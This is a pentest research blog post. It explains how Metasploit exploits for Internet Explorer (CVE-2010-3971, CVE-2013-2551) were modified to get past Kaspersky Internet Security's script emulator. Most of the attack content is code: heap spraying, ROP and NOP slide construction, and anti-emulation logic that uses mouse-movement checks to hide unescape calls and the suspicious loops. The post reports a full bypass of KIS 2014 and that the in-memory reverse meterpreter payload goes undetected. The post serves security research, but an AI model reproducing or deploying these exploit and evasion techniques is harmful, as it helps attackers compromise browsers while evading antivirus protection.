

Por [Breno Cunha](#) em 2014-08-27 18:54:34 0 comentários

Evading anti-virus's script emulator

Part of Tempest's research team duty is to provide adequate support and tooling for pentest projects, either by brainstorming an attack or customizing software to overcome specific needs. Some time ago I was asked to customize a use-after-free exploit (CVE-2010-3971) for Internet Explorer (IE) in order to bypass Kaspersky Internet Security (KIS). While I can't quite remember what version of KIS was in place back then, for the matter of this blog post, I'm going to setup a new environment and test whether the bypass is still applicable.

First I'm going to review the exploit code for CVE-2010-3971 in order to outline relevant aspects and possible targets for the detection. Then, I'm going to talk about the anti-virus's script emulator engine as an effort in order to provide a glimpse of its inner workings and fragilities. Finally, there is a port of the evasion technique applied to a more recent exploit (CVE-2013-2551) and tested against the latest anti-virus version (KIS 2014).

Understanding the exploit code (CVE-2010-3971)

Let's take a look at the javascript exploit code present in Metasploit Framework (MSF). The image below presents a partial code excerpt that is relevant to this blog post. If you want to read the entire code, check the file "ms11_003_ie_css_import.rb" – shipped within MSF.

```
1 function #{js_function}() {  
2  
3     heap = new heapLib.ie(0x20000);  
4  
5     var heapspray = unescape("#{special_sauce}");  
6     while(heapspray.length < 0x1000) heapspray += unescape("%u4444");  
7  
8     var heapblock = heapspray;  
9     while(heapblock.length < 0x40000) heapblock += heapblock;  
10  
11     finalspray = heapblock.substring(2, 0x40000 - 0x21);  
12     for(var counter = 0; counter < 500; counter++) { heap.alloc(finalspray); }  
13  
14     var vlink = document.createElement("link");  
15     vlink.setAttribute("rel", "Stylesheet");  
16     vlink.setAttribute("type", "text/css");  
17     vlink.setAttribute("href", "#{placeholder}");  
18     document.getElementsByTagName("head")[0].appendChild(vlink);  
19 }
```


First thing you may notice is the ruby-like string interpolation present in the above code, more specifically `#{js_function}`, `#{special_sauce}` and `#{placeholder}`. Those are dynamic values set by MSF as it prepares to serve the exploit. For short, `#{js_function}` is a random name for the js function, `#{special_sauce}` holds

the ROP chain for the stack pivoting and VirtualAlloc RWX trick to bypass DEP, **#{placeholder}** is related to the vulnerability itself, which is caused by a recursive CSS import.

The first three blocks of code are responsible for spraying the heap, while the final block imports the crafted CSS file to trigger the vulnerability. The reference to the undeclared heapLib Class may also com to attention, which is a heap spray library included in metasploit and later incorporated to the above js code. In order to assess the nature of the detection and to obtain a better view of the actual html/js generated by MSF, I served the exploit and dumped the generated files.

For this specific exploit, metasploit generates three files: an HTML page, a CSS file and a stub for a .NET DLL. The HTML page contains the aforementioned js code including the code for heapLib, the CSS file is quite simple, it makes use of @import directive to recursively import itself triggering the vulnerability. On the other hand, the .NET DLL bears the sole purpose of having Internet Explorer to load the .NET MIME Filter (mscorie.dll), which version 2.0.5 doesn't opt-in for ASLR and thus isn't randomized, supporting the ROP.

A brief view of the generated javascript code can be seen below:



The image shows a snippet of JavaScript code generated by Metasploit. The code is annotated with red text and arrows. The first part of the code (lines 198-209) is labeled 'heapLib code' and shows a loop that builds a string 'Cr' by concatenating 'this.KtbLLnHFhvbhbe(jmpecx);' and a shellcode payload. The second part (lines 210-212) is labeled 'ROP Payload' and shows a function 'etgRwtHhbFWwACJCdakLjKuzzHDMwbVXkAmnHStmXdxJlSAKvMbFMdOli()' that creates a 'heap' object and a 'heapspray' variable. The 'heapspray' variable is assigned a long, yellow-highlighted Unicode string. The code also includes a reference to 'heapLib.ie'.

As you can see, the actual code is a lot bigger than the previous one. Also, note the function name, as the **heapLib** class, are randomized but the same isn't true for variable names (**heap**, **heapspray**). The long unicode encoded yellow string is the **ROP payload** mentioned earlier as **#{special_sauce}**. There is a big portion of

code highlighted as **heapLib code**, which was stripped from the previous image. It offers several functions to deal with the heap spraying, while its not illustrated above for the sake of brevity, I can tell you all its functions names are also randomized.

Understanding the detection and evading it

Further experiments showed that neither the **unrandomized** names nor the heapLib code was the matter of the detection, leaving the ROP payload as the most likely detection target as one could already suspect. For my surprise, changing from **unescape('ue028%u105a%u575b%...')** to **alert('ue028%u105a%u575b%...')** causes the detection to fail, the reason for that is because the AV isn't detecting the unicode encoded string but the decoded string returned by **unescape**.

Based on the above results, it is fair to assume that the anti-virus is employing a dual detection approach, mixing javascript emulation to static signature detection. In theory, defeating one of the two technologies would disrupt the detection. In my opinion it's more effective to surrender the script emulator rather than coding another shellcode encoder module for metasploit.

I conducted several experiments to understand the inner workings of the emulator in order to gather accurate information instead of rushing into trial and error. The information extracted from the experiments are summarized below:

- 1. All functions are emulated regardless of the existence of a code path leading to it.
- 2. Conditional branch expressions are avoided (i.e. emulator will not enter all code branches).
- 3. Code inside Eval() is also emulated.
- 4. Human interaction is simulated (i.g. mouse clicks).
- 5. Long loops are detected (i.e. slow down the emulator).

With all this in mind, I came up with a solution that would test the limits of the simulated human interaction and benefit from the conditional branch's behaviour presented by the emulator. The first thing I'm going to do is to isolate the unescape function, as I don't want it to be executed by the emulator.

```
1  var FNAME = "unescape";
2
3
4  function #{js_function}() {
5
6      heap = new heapLib.ie(0x20000);
7
8      var heapspray = eval(FNAME+"\"#{special_sauce}\");";
9      while(heapspray.length < 0x1000) heapspray += unescape("%u4444");
```

As you can see highlighted in red, the call to `unescape()` was replaced by an indirect call through `eval()`. Now I have to make use of a conditional branch to differentiate between the execution flow inside the emulator and outside (i.e. real execution in Internet Explorer). The final code should be something like this:

```
2  var FNAME;
3
4  if(being_emulated){ // execution flow when emulated
5      FNAME = undefined;
6  }
7  else {                // execution flow when in Internet Explorer
8      FNAME = "unescape";
9  }
10
11 function #{js_function}() {
12
13     heap = new heapLib.ie(0x20000);
14
15     var heapspray = eval(FNAME+"(\"#{special_sauce}\");");
16     while(heapspray.length < 0x1000) heapspray += unescape("%u4444");
17
18     var heapblock = heapspray;
```

To assert the presence of the emulator, as I said before, I'm going to test the limits of the human interaction simulation, and then rely on common actions performed by a user that aren't properly simulated by the KIS script emulator. For this matter, I'm going to track mouse event's coordinates and try to check whether it's a natural movement or hardcoded events generated by the emulator, much like a Turing test.

For tracking the mouse, I added an **onmousemove** event handler at the document object, the handler is responsible for storing the **x** and **y** coordinates in a global array. The condition I end up using is requiring at least three **onmousemove** events with differing **y** coordinates. As I remember, KIS was only simulating two **onmousemove** events. The final code can be seen below:

```

1  var cursorYs = new Array();
2  var FNAME = "";
3
4  function anti_emul()
5  {
6      document.onmousemove = function(e){
7          e = e || window.event;
8          check_cursor(e.clientX, e.clientY);
9      }
10 }
11
12 function check_cursor(x, y){
13     cursorYs.push(y);
14
15     if (cursorYs.length >= 3)
16     {
17         if (cursorYs[0] != cursorYs[1] &&
18             cursorYs[0] != cursorYs[2] &&
19             cursorYs[2] != cursorYs[1])
20         {
21             document.onmousemove = null;
22             FNAME = "unescape";
23             #{js_function}();
24         }
25         else
26         {
27             cursorYs = new Array();
28         }
29     }
30 }

```

Testing the evasion with CVE-2013-2551 and KIS 2014

The previous two sections are based on the experience I've had when first implemented the evasion technique. Now I'm going to apply the same evasion principle to the exploit demonstrated at pwn2own 2013 contest, it's an integer overflow in the **Vector Markup Language** (VML) implemented in Internet Explorer. Also, I'm going to test the effectiveness of the evasion against Kaspersky Internet Security 2014 running on a Windows 7 32 bits.

The initial tests showed that isolating the unescape function was not enough to fool KIS 2014, at least for the exploit in question. By exclusion, I was able to find three additional points where the script emulator's heuristics was detecting the exploit.

The first suspicious code structure detected by the heuristic analyzer is related to the vulnerability itself. The exploit code creates 0x1000 elements of type "**v:shape**" and appends it to the body, as you can see below:

```

33
34 function createRects(){
35     for(var i=0; i<0x1000; i++){
36         rect_array[i] = document.createElement("v:shape")
37         rect_array[i].id = "rect" + i.toString()
38         document.body.appendChild(rect_array[i])
39     }
40 }

```

The two remaining code patterns detected by KIS 2014 are responsible for building the heap spray with the ROP payload and the NOP slide. As you can see highlighted in red in the following image, there are two long loops concatenating strings to build a large heap block for the final spray:

```

40
41 var heap_obj = new heapLib.ie(0x20000);
42
43 var code = unescape("#{js_code}"); // ROP payload
44 var nops = unescape("%u0c0c%u0c0c"); // NOP slide
45
46 while (nops.length < 0x80000) nops += nops;
47
48 var offset = nops.substring(0, #{my_target['Offset']});
49 var shellcode = offset + code + nops.substring(0, 0x800-code.length-offset.length);
50
51 while (shellcode.length < 0x40000) shellcode += shellcode;
52
53 var block = shellcode.substring(0, (0x80000-6)/2);
54 heap_obj.gc();
55
56 for (var i=1; i < 0x300; i++) {
57     heap_obj.alloc(block);
58 }
59
60

```

By removing the "**v:shape**" element and downsizing both loops to a single iteration, I was able to load the resulting exploit code to Internet Explorer without having KIS 2014 blocking it. So, I've made the following changes to the anti-emulation code in order to hide the suspicious behavior of the exploit:

```

70 var cursorYs = new Array();
71 var FNAME = "";
72 var SHAPE = "";
73 var _I = 1;
74 var _II = 1;
75
76
77 function anti_emul()
78 {
79     document.onmousemove = function(e){
80         e = e || window.event;
81         check_cursor(e.clientX, e.clientY);
82     }
83 }
84
85 function check_cursor(x, y){
86     cursorYs.push(y);
87
88     if (cursorYs.length >= 3)
89     {
90         if (cursorYs[0] != cursorYs[1] &&
91             cursorYs[0] != cursorYs[2] &&
92             cursorYs[2] != cursorYs[1])
93         {
94             document.onmousemove = null;
95             FNAME = "unescape";
96             SHAPE = "v:shape";
97             _I = 0x80000;
98             _II = 0x40000;
99             #{js_function}();
100         }

```

fake values while under emulation.

real values when anti-emulation condition is met.


```

32 function createRects(){
33     for(var i=0; i<0x1000; i++){
34         rect_array[i] = document.createElement(SHAPE)
35         rect_array[i].id = "rect" + i.toString()
36         document.body.appendChild(rect_array[i])
37     }
38 }
39
40 var heap_obj = new heapLib.ie(0x20000);
41
42 var code = unescape("#{js_code}"); // ROP payload
43 var nops = unescape("%u0c0c%u0c0c"); // NOP slide
44
45 while (nops.length < _I) nops += nops;
46
47 var offset = nops.substring(0, #{my_target['Offset']});
48 var shellcode = offset + code + nops.substring(0, 0x800-code.length-offset.length);
49
50 while (shellcode.length < _II) shellcode += shellcode;
51

```

With the aforementioned modifications, by the time of this writing, it is possible to completely bypass Kaspersky Internet Security 2014 and exploit Internet Explorer. However, there are still concerns on the post exploitation phase, as the anti-virus is still monitoring the state of the Operating System and key processes. In fact, after the successful exploitation, the approach of popping up calc.exe was detected as a malicious behavior coming from IE. Although calc.exe isn't a malicious binary, the act of IE spawning a process is surely suspicious. Fortunately, the reverse meterpreter payload isn't detected as it executes in-memory.